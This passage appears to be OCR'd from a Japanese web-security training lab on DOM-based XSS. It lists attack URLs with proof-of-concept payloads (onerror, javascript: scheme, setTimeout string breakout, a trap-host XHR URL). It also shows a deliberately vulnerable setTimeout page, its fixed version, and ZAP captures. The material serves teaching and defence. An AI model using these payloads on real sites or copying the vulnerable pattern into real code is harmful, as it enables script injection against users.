15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```






【サーバ： 4g/4g-008.html 】

/var/www/html/4h/4h-008.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
しばらくお待ちください
<div id="done"></div>
<script>
 var sec = location.hash.slice(1);
  setTimeout("alert('" + sec + "秒経ちました')", sec * 1000);
</script>
</body>
```

【ブラウザ→サーバ： リクエスト 4g/4g-008.html → レスポンス 】




4h-008 ： setTimeoutによるXSS（対策版への攻撃）

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```



【サーバ： 4g/4g-008.html 】

/var/www/html/4h/4h-008a.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
しばらくお待ちください
<div id="done"></div>
<script>
 var sec = location.hash.slice(1);
 setTimeout(function() {alert(sec + '秒経ちました')}, sec * 1000);
</script>
</body>
```

setTimeoutに、関数リテラルやクロージャーを渡すことで対策します

【ブラウザ→サーバ： リクエスト 4g/4g-008a.html → レスポンス 】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト | クイック スタート | リクエスト | レスポンス

デフォルトビュー | デフォルトビュー

コンテキスト
既定コンテキスト
サイト

```
GET http://example.jp/4h/4h-008a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 13:16:30 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 200
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "c8-56c2a2de84ab5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
しばらくお待ちください
<div id="done"></div>
<script>
 var sec = location.hash.slice(1);
 setTimeout(function() {alert(sec + '秒経ちました')}, sec *
1000);
</script>
</body>
```

履歴 | 検索 | アラート | アウトプット

フィルタ:オフ | エクスポート

Id	リクエスト日時	メソ...	URL	ステー...	ステータ...	ラウン...	レ...
136	19/01/08 22:...	GET	http://example.jp/4h/4h-008a.html	200	OK	6 ms	20...

アラート 0 1 2 0　　現在のスキャン 0 0 0 0 0 0 0